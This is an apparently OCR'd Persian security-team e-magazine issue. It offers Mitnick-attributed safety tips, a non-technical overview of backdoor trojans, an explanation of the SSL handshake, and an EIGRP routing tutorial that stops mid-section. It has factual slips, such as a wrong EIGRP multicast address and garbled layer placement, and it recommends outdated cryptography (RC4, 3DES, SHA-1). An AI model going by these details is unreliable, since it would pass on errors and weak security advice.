EST

گروه امنیتی

امپراطور

EmperorSecurityTeam

Emperor-Team.org

مجله تیم امنیتی امپراطور

شماره دوم

آذر ماه ۱۳۹۱

E Security T

Magazine.Emperor-Team.org

Magazine@Emperor-Team.org

۱۰ نکته امنیتی

Backdoor.Trojan چیست؟

پیرامون پروتکل SSL

آموزش جامع EIGRP (بخش اول)

سرقت اطلاعات شخصی با هک کردن مغز

ثبت رکورد جدید ۳۳۹GB در ثانیه در سرعت انتقال اطلاعات حجیم

بسم الله الرحمن الرحیم

فهرست مطالب :

صاحب امتیاز : تیم امنیتی امپراطور

شورای سر دبیری :

MR.F@RDIN , HosseinNsn , Expl0!ter , MR.M0HSS3N

ویرایش , طراحی , صفحه بندی و گرافیک :

حسین هزامی

همکاران این شماره :

حسین هزامی (HosseinNsn) , H0553|N7 , hono , علیرضا محمدی

ایمیل :

Magazine@Emperor-Team.org

وبسایت :

Magazine.Emperor-Team.org

Emperor-Team.org

مجله الکترونیک امپراطور از مدیران مسئول کلیه ی پایگاه های اینترنتی که در جهت همکاری , در نشر و توزیع این نسخه الکترونیک ما را یاری رسان بوده اند تشکر کرده.

10 نکته امنیتی

10 نکته امنیتی از زبان کوین میتنیک

حفاظت از خود در محیط اینترنت کار بسیار پرچالشی است. اینترنت یک محیط جهانی است که اشخاصی بی پروا از آن سوی کره زمین قادر به شناسایی نقاط ضعف رایانه شما و سوءاستفاده از آن هستند. آنها می توانند از این نقاط ضعف برای کنترل دسترسی به حساس ترین اسرار شما سواستفاده کنند.
آنها حتی می توانند از رایانه شما برای ذخیره سازی اطلاعات به سرقت رفته کارت های اعتباری یا انواع محتویات نامناسب استفاده کنند. آنها می توانند به کاربران بی پناه خانگی یا صاحبان مشاغل حمله کنند.
در این بخش از گزارش، 10 اقدام مهم و اساسی که برای حفاظت از اطلاعات و منابع رایانه‌ای در برابرکاربران بد دنیای سایبر باید انجام شود، از زبان کوین میتنیک به اطلاع می رسانیم.

1- نسخه پشتیبان از اطلاعات مهم تهیه کنید :

از همه اطلاعات خود نسخه پشتیبان یا بک آپ تهیه کنید. شما در برابر حملات مصون نیستید. سرقت و از دست رفتن اطلاعات برای شما هم ممکن است اتفاق بیفتد. یک کرم یا تروجان نفوذی برای از بین بردن همه اطلاعات شما کافیست.

2- انتخاب کلمه عبور مناسب را سرسری نگیرید :

کلمات عبوری انتخاب کنید که معقول و منطقی بوده و حدس زدن آنها دشوار باشد. چند عدد را پشت سرهم ردیف نکنید. همیشه کلمات عبور پیش فرض را تغییر دهید.

3- نرم افزار آنتی ویروس فراموش نشود :

از نرم افزارهای ضدویروس مشهور و معتبر استفاده کنید و همیشه آنها را به روز کنید.

4- سیستم عامل رایانه را بروز نگه دارید :

سیستم عامل خود را به طور مرتب به روز کرده و تمامی وصله های امنیتی عرضه شده توسط شرکت طراح هر سیستم عامل را بارگذاری و نصب کنید.

5- مراقب نرم‌افزارهای ضعیف امنیتی باشید :

حتی الامکان از استفاده از نرم افزارهای ضعیف و در معرض حمله خودداری کرده و قابلیت های خودکار نامطمئن آنها به خصوص در نرم افزارهای ایمیل را از کار بیندازید.

6- رمزگذاری اطلاعات :

از نرم افزارهای رمزگذاری اطلاعات مانند PGP در زمان ارسال ایمیل استفاده کنید. از این نرم افزار می توانید برای حفاظت از کل هارد دیسک خود نیز استفاده کنید.

7- نصب نرم‌افزارهای شناسایی عوامل نفوذی را فراموش نکنید :

حتما نرم افزاری برای شناسایی نرم افزارهای مخرب جاسوس برای روی رایانه تان نصب کنید. حتی بهتر است چندین نرم افزار برای این کار نصب کنید. برنامه های سازگار با دیگر نرم افزارهای مشابه مانند SpyCop انتخاب های ایده آلی هستند.

8- به دور رایانه خود دیوار آتشین بکشید :

از دیوار آتش یا firewall شخصی استفاده کنید. پیکربندی فایروال خود را به دقت انجام دهید تا از نفوذ به رایانه شما جلوگیری شود. این فایروال ها همچنین مانع وارد آمدن خسارت به شبکه ها وسایت هایی که به آنها متصل هستید، شده و قادر به تشخیص ماهیت برنامه هایی هستند که تلاش می کنند به شبکه اینترنت متصل شوند.

9- حذف برنامه‌های دسترسی از راه دور :

امکاناتی را بر روی رایانه به آنها احتیاج ندارید از کار بیندازید. به خصوص برنامه های کاربردی که دسترسی به رایانه شما را از راه دور ممکن می کنند (مانند: Remote Desktop، RealVNC و NetBIOS) را حذف یا به اصطلاح disable کنید.

10- از امنیت شبکه‌های رایانه‌ای اطمینان حاصل کنید :

در جهت ایمن سازی شبکه های رایانه ای و به خصوص شبکه های بی سیم بکوشید. شبکه های وای – فای خانگی را با کلمه عبوری با حداقل 20 کاراکتر ایمن کنید. پیکربندی اتصال لپ تاپ خود به شبکه را به گونه ای انجام دهید که برقراری ارتباط تنها در حالت Infrastructure اتفاق بیفتد.

هکرها روز به روز به روش های پیچیده تری برای سرقت اطلاعات کاربران روی می آورند، ولی شما با رعایت همین ای خود را به حداقل خواهید رساند.نکات ساده، آسیب پذیری سیستم های رایانه

Backdoor.Trojan چیست؟

Backdoor.Trojan چیست؟

ویروس بکدور ویروسی است که کار اصلی آن ها حمله از راه دور را قادر می سازد و در اصل کامپیوتر طرف که آلوده بـه ویـروس بکـدور هسـت رو بـه اشتراک می گذارد و هکر یا نویسنده بکدور مـی توانـد کنتـرل کـامپیوتر را بدست بگیرد.

و در واقع یک کانال پنهان (درب پشتی) باز می کند که به مهـاجم یـا هکـر اجازه می دهد که از راه دور بتواند کنترل کامـل یـک کـامپیوتر را در دسـت بگیرد و به جاسوسی بپردازد و هر اقـدامی دوسـت دارد در کـامپیوتر قربـانی انجام دهد.

بعضی از قابلیت های ویروس بکدور :

❖ تروجان بکدور قابلیت های زیادی دارد که برخی از آن ها عبارتنداز :

- فسخ وظایف و فرآیندها
- دریافت (دانلود) فایل های اضافی
- آپلود فایل ها
- گزارش درمورد وضعیت سیستم
- باز کردن پوسته خط فرمان از راه دور
- تغییر تنظیمات کامپیوتر
- خاموش و یا راه اندازی مجدد کامپیوتر
- و ...

Remote Shell بکدور :

این نوع بکدور به هکران این امکان را می دهد که در خـط فرمـان سیسـتم قربانی و از طریق شبکه فرمان هایی را به طور مستقیم اجرا نماید.

ریموت شل ها بسیار قـوی و پرکـارد هسـتند و در اجـرای فرمـان بـر روی سیستم تارگت (هدف , قربانی) قدرتمند بوده و حالتی شبیه دسترسی مستقیم به صفحه کلید سیستم مورد نظر را برای هکر یا مهاجم فراهم می کند.

و یک نوع دسترسی دیگر هست به نام GUI (رابط گرافیکی) که هکر مـی تواند حرکت پنجره ها را بدست بگیرد مانند کاری که یک کـاربر عـادی بـا سیستم خود می کند تقریبا میشه گفت ریموت دسکتاپ گرفتن...

بیشتر بدانید

بکدورهای معروف ویندوز :

Win32.Torr.rwo
Backdoor.Win32.Delf.duc
Backdoor.Win32.DSSdoor.c
Backdoor.Win32.Prexot.a
Backdoor.Win32.IRCBot.abc
Backdoor.Win32.Agent.lw
Backdoor.Win32.Netdex.a
Backdoor.Win32.Mytobor.b

هکرها چگونه بر روی سیستم ما بکدور نصب می کنند؟

بکدورها به وسیله ضعف و یا باگهای نرم افزارها و یا از طریق مهندس اجتماعی هکر با فریب دادن کاربر بکدور را وارد کامپیوتر قربانی می کند.

سیستم هایی که به این نوع ویروس آلوده می شوند :

Windows 2000 , Windows 7 , Windows 95 , Windows 98 , Windows Me , Windows NT , Windows Server 2003 , Windows Server 2008 , Windows Vista , Windows XP

تهیه کننده : حسین (H0553|N7)

به جمع ما بپیوندید...

Join Us

هم اکنون می توانید مقالات خود را در مجله تیم امنیتی امپراطور منتشر کنید.

برای عضویت در تیم مجله , کافیست درخواست خود را به رایانامه زیر ارسال کنید:

Magazine@Emperor-Team.org

پیرامون پروتکل SSL

SSL یا Secure Socket Layer راه حلی جهت برقراری ارتباطات ایمن میان یک سرویس دهنده و یک سرویس گیرنده است که توسط شرکت Netscape ارایه شده است. در واقع SSL پروتکلی است که پایین تر از لایه کاربرد (لایه 4 از مدل TCP/IP) و بالاتر از لایه انتقال (لایه سوم از مدل TCP/IP) قرار می گیرد. مزیت استفاده از این پروتکل، بهره گیری از موارد امنیتی تعبیه شده آن برای امن کردن پروتکل های غیرامن لایه کاربردی نظیر HTTP، LDAP، IMAP و ... می باشد که براساس آن الگوریتم های رمزنگاری بر روی داده های خام (plain text) که قرار است از یک کانال ارتباطی غیرامن مثل اینترنت عبور کنند، اعمال می شود و محرمانه ماندن داده ها را در طول کانال انتقال تضمین می کند.

به بیان دیگر شرکتی که صلاحیت صدور و اعطای گواهی های دیجیتال SSL را دارد برای هر کدام از دو طرفی که قرار است ارتباطات میان شبکه ای امن داشته باشند، گواهی های مخصوص سرویس دهنده و سرویس گیرنده را صادر می کند و با مکانیزم های احراز هویت خاص خود هویت هر کدام از طرفین را برای طرف مقابل تایید می کند، البته غیر از این کار می بایست تضمین کند که اگر اطلاعات حین انتقال مورد سرقت قرار گرفت، برای رباینده قابل درک و استفاده نباشد که این کار را با کمک الگوریتم های رمزنگاری و کلیدهای رمزنگاری نامتقارن و متقارن انجام می دهد.

● ملزومات یک ارتباط مبتنی بر پروتکل امنیتی SSL

برای داشتن ارتباطات امن مبتنی بر SSL عموما به دو نوع گواهی دیجیتال SSL یکی برای سرویس دهنده و دیگری برای سرویس گیرنده و یک مرکز صدور و اعطای گواهینامه دیجیتال یا CA نیاز می باشد. وظیفه CA این است که هویت طرفین ارتباط، نشانی ها، حساب های بانکی و تاریخ انقضای گواهینامه را بداند و براساس آن ها هویت ها را تعیین نماید.

● مکانیزم های تشکیل دهنده SSL

1) تایید هویت سرویس دهنده

با استفاده از این ویژگی در SSL، یک کاربر از صحت هویت یک سرویس دهنده مطمین می شود. نرم افزارهای مبتنی بر SSL سمت سرویس گیرنده، مثلا یک مرورگر وب نظیر Internet Explorer از تکنیک های استاندارد رمزنگاری مبتنی بر کلید عمومی و مقایسه با کلیدهای عمومی یک سرویس دهنده، (مثلا یک برنامه سرویس دهنده وب نظیر IIS می تواند از هویت او مطلع شود و پس از اطمینان کامل، کاربر می تواند نسبت به وارد نمودن اطلاعات خود مانند شماره کارت های اعتباری و یا گذرواژه ها اقدام نماید.

2) تایید هویت سرویس گیرنده

برعکس حالت قبلی در اینجا سرویس دهنده است که می بایست از صحت هویت سرویس گیرنده اطمینان یابد. طی این مکانیزم، نرم افزار مبتنی بر SSL سمت سرویس دهنده پس از مقایسه نام سرویس گیرنده با نام های مجاز موجود در لیست سرویس گیرنده های مجاز که در داخل سرویس دهنده تعریف می شود و در صورت وجود، اجازه استفاده از سرویس های مجاز را به او می دهد.

3) ارتباطات رمز شده

کلیه اطلاعات مبادله شده میان سرویس دهنده و گیرنده می بایست توسط نرم افزارهای موجود در سمت سرویس دهنده و سرویس گیرنده رمزنگاری (Encrypt) شده و در طرف مقابل رمزگشایی (Decrypt) شوند تا حداکثر محرمانگی (Confidentiality) در این گونه سیستم ها لحاظ شود.

● اجزای پروتکل SSL

پروتکل SSL دارای دو زیرپروتکل تحت عناوین زیر می باشد:

1) SSL Rocord Protocol که نوع قالب بندی داده های ارسالی را تعیین می کند.

2) SSL Handshake Protocol که براساس قالب تعیین شده در پروتکل قبلی، مقدمات ارسال داده ها میان سرویس دهنده ها و سرویس گیرنده های مبتنی بر SSL را تهیه می کند.

بخش بندی پروتکل SSL به دو زیرپروتکل دارای مزایای چندی است از جمله:

- **اول:** در ابتدای کار و طی مراحل اولیه ارتباط (Handshake) هویت سرویس دهنده برای سرویس گیرنده مشخص می گردد.
- **دوم:** در همان ابتدای شروع مبادلات، سرویس دهنده و گیرنده بر سر نوع الگوریتم رمزنگاری تبادلی توافق می کنند.
- **سوم:** در صورت لزوم، هویت سرویس گیرنده نیز برای سرویس دهنده احراز می گردد.
- **چهارم:** در صورت استفاده از تکنیک های رمزنگاری مبتنی بر کلید عمومی، می توانند کلیدهای اشتراکی مخفی را ایجاد نمایند.
- **پنجم:** ارتباطات بر مبنای SSL رمزنگاری می شود.

● الگوریتم های رمزنگاری پشتیبانی شده در SSL

در استاندارد SSL، از اغلب الگوریتم های عمومی رمزنگاری و مبادلات کلید (Key Exchcenge Algorithm) نظیر RSA, RC4, RC2,MD5, KEA, DSA, DES و RSA Key Exchauge، SHA-1،Skipjack و DES3 پشتیبانی می شود و بسته به این که نرم افزارهای سمت سرویس دهنده و سرویس دهنده نیز از موارد مذکور پشتیبانی نمایند، ارتباطات SSL می تواند براساس هر کدام از این الگوریتم ها صورت پذیرد. البته بسته به طول کلید مورد استفاده در الگوریتم و قدرت ذاتی الگوریتم می توان آن ها را در رده های مختلفی قرار داد که توصیه می شود با توجه به سناریوهای موردنظر، از الگوریتم های قوی تر نظیر DES3 با طول کلید 168 بیت برای رمزنگاری داده ها و همچنین الگوریتم SHA-1 برای مکانیزم های تایید پیغام MD5 استفاده شود و یا این که اگر امنیت در این حد مورد نیاز نبود، می توان در مواردی خاص از الگوریتم رمزنگاری RC4 با طول کلید 40 بیت و الگوریتم تایید پیغام MD5 استفاده نمود.

● نحوه عملکرد داخلی پروتکل SSL

همان طور که می دانید SSL می تواند از ترکیب رمزنگاری متقارن و نامتقارن استفاده کند. رمزنگاری کلید متقارن سریع تر از رمزنگاری کلید عمومی است و از طرف دیگر رمزنگاری کلید عمومی تکنیک های احراز هویت قوی تری را ارایه می کند. یک جلسه SSL (SSL Session) با یک تبادل پیغام ساده تحت عنوان SSL Handshake شروع می شود. این پیغام اولیه به سرویس دهنده این امکان را می دهد تا خودش را به سرویس دهنده دارای کلید عمومی معرفی نماید و سپس به سرویس گیرنده و سرویس دهنده این اجازه را می دهد که یک کلید متقارن را ایجاد نمایند که برای رمزنگاری ها و رمزگشایی سریع تر در جریان ادامه مبادلات مورد استفاده قرار می گیرد. گام هایی که قبل از برگزاری این جلسه انجام می شوند براساس الگوریتم RSA Key Exchange عبارتند از:

1) سرویس گیرنده، نسخه SSL مورد استفاده خود، تنظیمات اولیه درباره نحوه رمزگذاری و یک داده تصادفی را برای شروع درخواست یک ارتباط امن مبتنی بر SSL به سمت سرویس دهنده ارسال می کند.

2) سرویس دهنده نیز در پاسخ نسخه SSL مورد استفاده خود، تنظیمات رمزگذاری و داده تصادفی تولید شده توسط خود را به سرویس گیرنده می فرستد و همچنین سرویس دهنده گواهینامه خود را نیز برای سرویس گیرنده ارسال می کند و اگر سرویس گیرنده از سرویس دهنده، درخواستی داشت که نیازمند احراز هویت سرویس گیرنده بود، آن را نیز از سرویس گیرنده درخواست می کند.

3) سپس سرویس گیرنده با استفاده از اطلاعاتی که از سرویس دهنده مجاز در خود دارد، داده ها را بررسی می کند و اگر سرویس دهنده مذکور تایید هویت شد، وارد مرحله بعدی می شود و در غیر این صورت با پیغام هشداری به کاربر، ادامه عملیات قطع می گردد.

4) سرویس گیرنده یک مقدار به نام Secret Premaster را برای شروع جلسه ایجاد می کند و آن را با استفاده از کلید عمومی (که اطلاعات آن معمولا در سرویس دهنده موجود است) رمزنگاری می کند و این مقدار رمز شده را به سرویس دهنده ارسال می کند.

5) اگر سرویس دهنده به گواهینامه سرویس گیرنده نیاز داشت می بایست در این گام برای سرویس دهنده ارسال شود و اگر سرویس گیرنده نتواند هویت خود را به سرویس دهنده اثبات کند، ارتباط در همین جا قطع می شود.

6) به محض این که هویت سرویس گیرنده برای سرویس دهنده احراز شد، سرویس دهنده با استفاده از کلید اختصاصی خودش مقدار Premaster Secret را رمزگشایی می کند و سپس اقدام به تهیه مقداری به نام Master Secret می نماید.

7) هم سرویس دهنده و هم سرویس گیرنده با استفاده از مقدار Master Secret کلید جلسه (Session Key) را تولید می کنند که در واقع کلید متقارن مورد استفاده در عمل رمزنگاری و رمزگشایی داده ها حین انتقال اطلاعات است و در این مرحله به نوعی جامعیت داده ها بررسی می شود.

8) سرویس گیرنده پیغامی را به سرویس دهنده می فرستد تا به او اطلاع دهد، داده بعدی که توسط سرویس گیرنده ارسال می شود به وسیله کلید جلسه رمزنگاری خواهد شد و در ادامه، پیغام رمز شده نیز ارسال می شود تا سرویس دهنده از پایان یافتن Handshake سمت سرویس گیرنده مطلع شود.

9) سرویس دهنده پیغامی را به سرویس گیرنده ارسال می کند تا او را از پایان Handshake سمت سرویس دهنده آگاه نماید و همچنین این که داده بعدی که ارسال خواهد شد توسط کلید جلسه رمز می شود.

10) در این مرحله SSL Handshake تمام می شود و از این به بعد جلسه SSL شروع می شود و هر دو عضو سرویس دهنده و گیرنده شروع به رمزنگاری و رمزگشایی و ارسال داده ها می کنند.

سکوت سرشار از سخنانی نا گفته است و
حرکاتی نا کرده و
اعتراف به عشق های نهان و
شگفتی های بر زبان نیامده

استاد بهرام نورایی

آموزش جامع EIGRP

بخش اول

EIGRP چیست؟

Enhanced Interior Gateway Routing Protocol(EIGRP)

EIGRP یک پروتکل مسیریابی مخصوص سیسکو می باشد که از خصوصیات پروتکلهای مسیر یابی distance-vector و link-state نیزبهره می برد اما معمولا از آن به عنوان یک پروتکل advanced distance vector نام می برند. همچنین این پروتکل به پروتکل Classless نیز می باشد یعنی قابلیت ارسال subnet mask را دارد ونیز برای بدست آوردن متریک از فرمول پیچیده ای استفاده می نماید که bandwidth and delay از تنظیمات پایه آن به شمار می رود.

برخی از ویژگی های EIGRP عبارتست از :

- Convergence سریع.
- پشتیبانی از VLSM.
- فرستادن قسمتهایی از Update (فقط تغییرات)
- پشتیبانی از ip ، Apple Talk ، IPX.
- استفاده از IP Protocol 88.
- پشتیبانی از تمامی توپولوژی و پرتکلهای لای 2 (Data link Layer).
- استفاده از متریک های پیشرفته برای کمک به حفظ تعادل بار در سراسر مسیر های نابرابر جهت Load Balancing.
- استفاده از Multicast وUncast (در برخی مواقع) بجای Broadcast.
- پشتیبانی از متد شناسایی (authentication).
- توانایی خلاصه سازی بصورت دستی.
- استفاده از Multicast به آدرس 244.0.0.10.

در ابتدای امر به برسی این پروتکل می پردازیم. بصورت کلی پروتکل EHGRP از 4 تکنولوژی برا کنترل عملکرد ها استفاده می نماید:

Neighbor discovery and maintenance: مشخص کردن همسایه و اطمینان از ارتباط با آنها با استفاده از ارسال پیام های Hello به صورت دوره ای.

The Reliable Transport Protocol (RTP): جهت کنترل پیام های ارسالی و دریافت acknowledging ها برای اطمینان رسیدن پیامهای به مقصد در پروتکل EIGRP

Diffusing Update Algorithm (DUAL) : استفاده از DUAL جهت انتخواب بهترین مسیر(Loop-Free).

(PDM) Protocol-independent modules : این پرتکل شامل ماژول هایی می باشد که بتواند IP,IPX, and Apple Talk را برای پروتکل EIGRP قابل فهم نماید.

▪ انواع Table در EIGRP

پرتکل EIGR به ازای هر کی از پرتکل های IP,IPX, and Apple Talk 3 جدول مجزا با مشخصات زیر می سازد:

- Neighbor Table : این جدول شامل همسایگانی می باشد که در مجاورت روتر وجود دارند و دستگاه می تواند با اطمینان با آنها به تبادل داده ها بپردازد. این جدول شامل مشخصاتی مانند : Sequence ، Uptime، Hold time، Sequence Number و تعداد بسته های منتظر در صف (Queue) می باشد.
- Topology Table : این جدول شامل اطلاعاتی درمورد مسیر هایی به مقاصد مختلف وبهترین مسیر جایگزین در صورت نیاز می باشد.
- Routing Table : شامل جدولی از بهترین مسیر به مقصد می باشد که از جدول Topology Table انتخاب شده است. بعد از اینکه روتر تمامی اطلاعات مورد نیاز خود را از منابع فوق ذخیره کرد می تواند جدول Routing خود را شامل آدرسها، Mask ها و نیز متریکهای مسیر های مختلف می باشد را به همسایگان خود بدهد. برای اینکه این اعمال به درستی اجرا شود EIGRP از پیامهای خواص ارسالی استفاده می نماید که در این بخش به بررسی اجمالی آنها می پردازیم :

- Hello : پیاهم های Hello جهت شناسایی و همسایگان و نیز استفاده از مکانیزم keep alive برای تصدیق متصل بودن لینک ارتباطی با همسایه استفاده می گردد.
- Update : پیامهای Update جهت ارسال اطلاعات موجود در جدول توپولوژی می باشد محتویات آن شامل:

Prefix
Prefix length
Metric (Bandwidth,Delay,reliability,load)
MTU, hop count

می باشد.


- Query : پیامهای Query برای پیدا کردن مسیرهای Feasible Successor می باشد که برای سافتن این پیامها از ارسالهای Multicast استفاده می گردد.
- Reply : پیامهای Reply در پاسخ به پیامهای Query برای مسیر های درخواستی به زودتر درخواست کننده به صورت Unicast فرستاده می شود.
- ACK : پیامهای Acknowledgment جهت تایید دریافت بسته های Update به روتر فرستنده ارسال می شود.

لازم به ذکر است که پروتکل EIGRP یک پرتکل Reliable می باشد یعنی برای اطمینان از ACK استفاده می نماید ولی از تمام موارد فوق فقط پیام های Update هستند که دارای ACK می باشند. اگر پیام های ارسالی که بصورت Reliable می باشند و پیام ACK دریافت نگردد در زمانبندی خواصی این پیام ها بصورت Unicast به مقصدی که پیام ACK از آن دریافت نگردیده است دوباره ارسال خواده شد و این کار تا 16 بار تکرار خواهد شد ولی اگر در طول این مدت ACK دریافت نگردید همسایه از جدول neighbor پاک خواهد شد.

▪ پروسه جستجوی همسایه و تبادل مسیر های Route

هنگامی که EIGRP برای اولین بار شروع به کار می کند از پیام های Hello برای ساختن جدول Neighbor خود استفاده می نماید. این شرایط در صورتی ممکن می باشد که همسایگان بصورت مستقیم به دستگاه متصل باشد (بصورت مستقیم به دیکدیگر دید داشته باشند)

و نیز دارای AS و K Values های یکسان نیز هم باشد بطور مثال پروسه شناسایی و تبادل اطلاعات در دو روتر به شکل زیر می باشد:



1. R1 یک پیام Hello سمت R2 ارسال می نماید.
2. R2 در پاسخ به سمت روتر R1 یک پیام Hell+Update ارسال می نماید.
3. R1 برای تایید رسیدن بسته بصورت سالم یک پیام ACK به R2 می فرستد.
4. سپس روتر R1 Update های خود را برای R2 ارسال می نماید.
5. R2 برای تایید رسیدن بسته بصورت سالم یک پیام ACK به R1 می فرستد.

زمانی که دو روتر بوسیله پرتکل EIGRP با یکدیگر همسایه می گردند بوسیله پیام های Hello از سالم بودم لینک و روتر مقصد اطمینان حاصل می نماید اما واکنش روتر برای زمان های hello/hold چگونه است؟؟؟
زمان ارسال پیام های Hello هر 5 ثانیه و زمان انتظار برای دریافت hello از همسایه سه برابر زمان ارسال یعنی 15 ثانیه می باشد. البته روتر نسبت به پهنای باندهایی که بیشتر از خطوط T1 باشد چنین واکنشی نشان می دهد ولی در حالتی که سرعت کمتر و یا مساوی با خطوط T1 باشد این حالت به 60 seconds/180 seconds تغییر پیدا می کند.

برای مشاهده مبادات انجام شده بر روی پروتکل EIGRP از دستور debug ip eigrp packets استفاده نمایید و نیز مشاهده Update های ارسالی و در یافتی از دستور Debug ip EIGRP همچنین برای مشاهد همسایگان هر روتر شما می توانید از دستور Eigrp Show ip neighbors بهره ببرید لازم به ذکر است استفاده از این دستورات برای عیب یابی امری ضروری می باشد.

▪ EIGRP Metric :

پرتکل EIGRP نسبت به ورژن قدیمی تر خود از متریک پیچیده تری برای محاسبه استفاده می نماید،عوامل دخیل در متریکEIGRP شامل MTU و Bandwidth, Delay, Load, Reliability می باشد که با K value ها شناخته می شود، K1 = ضرب پهنای باند،K2 = ضریب Load،K3 = ضریب محاسبه Delay ، K4 وK5 نیز برای وارد کردن Reliability استفاده می گردد و از فرمول زیر استفاده می نماید:

$$256 * (K_1 * \mathbf{bw} + \frac{K_2 * \mathbf{bw}}{256 - \mathbf{load}} + K_3 * \mathbf{delay}) * \frac{K_5}{\mathbf{rel} + K_4}$$

البته آن نکته را بخاطر بسپارید که بصورت پیشفرض Delay و Bandwidth فعال می باشند:

```
BW = 10^7 / min-BW in Kbps
Metric = 256 * (BW + Delay)
```

برای اینکه بتوانید بخشی یا تمامی گزینه ها را در محاسبه متریک دخیل نمایید فقط کافی است Value ها 0 را به 1 تغییر دهید. دستور تغییر متریک بصورت زیر می باشد:

```
Router (config) # router eigrp [as]
Router (config-router) # metric  weights   1 1 1 1 1 1
```

البته پیشنهاد می گردد تا مجبور شده اید گزینه هارا تغییر ندهید و در صورتی که مجبور به اینکار شدید از سایر Option های متریک استفاده نمایید.

Diffusing Update Algorithm (DUAL) :

قبل از اینکه بخواهیم راجب نحوه کار کردن DUAL صحبت کنیم لازم می باشد و با چند اصلاح آشنا شوید:

1) **Advertised Distance** : به فاصله گذارش شده از روتر همسایه تا مقصد را Advertised Distance یا AD می گویند. البته ممکن است در برخی مقالات و کتاب های دیگر به آن Reported Distance یا RD نیز بگویند.

2) **Feasible Distance** : به مجموع متریک گزارش شده از AD و متریک روتر Local را،FD اصطلاحا Feasible Distance یا FD می گویند.


3) Feasible Condition : به حالتی گفتی می شود که AD از FD کوچک تر باشد.

4) Successor : کمترین مجموع متریک از روتر مبدتا مقصد را Successor گویند.

5) Feasible Successor : از بین FC هایی که موجود است کوچکترین آنها انتخاب شده وبه عنوان Feasible Successor انتخاب می شود.

DUAL الگوریتمی است که برای انتخاب بهترین را با استفاده از AD و FD کار می نماید و مسیری که فراهم می آورد Successor نامیده می شود. این مسیر دارای حداقل متریک از دید روتر Local به مقصد های مختلف است. در عین حال برای بالا بردن کارایی مسیر هایی دیگر را به عنوان Backup استفاده می نماید که AD آنها از FD آنها کوچکتر باشد و نیز تضمین نماید که با استفاده از این مسیر ها Loop در شبکه بوجود نمی آید. به این مسیر ها اصلاحا feasible successors می گویند. پس می توان نتیجه گیری کرد که Dual برای ایجا شبکه Loop Free استفاده می شود.


برای درک بهتر مطالب گفته شده به شکل های زیر دقت نمایید:



Topology Table

Destination	Feasible Distance (FD)	Neighbor
7	100+20+10=130	H
7	100+1+10+10=121	B
7	100+100+20+10+10=240	D


شکل 1 : در این شکل فرآیند Feasible Distance را تشریح می شود.



Topology Table

Destination	Reported Distance (RD)	Neighbor
7	20+10=30	H
7	1+10+10=21	B
7	100+20+10+10=140	D

شکل 2 : در این شکل فرآیند Advertised Distance یا Reported Distance را تشریح می شود.



Topology Table

Destination	FD	RD	Neighbor
7	130	30	H
7	121	21	B
7	240	140	D

- B is the current successor (FD = 121).
- H is the feasible successor (30 < 121).

شکل 3 : بعد از انجام دو فرآیند بالا حالا روتر می تواند Successor وfusible Successor را تعیین نماید.

- **Stuck in Active (SIA) :**

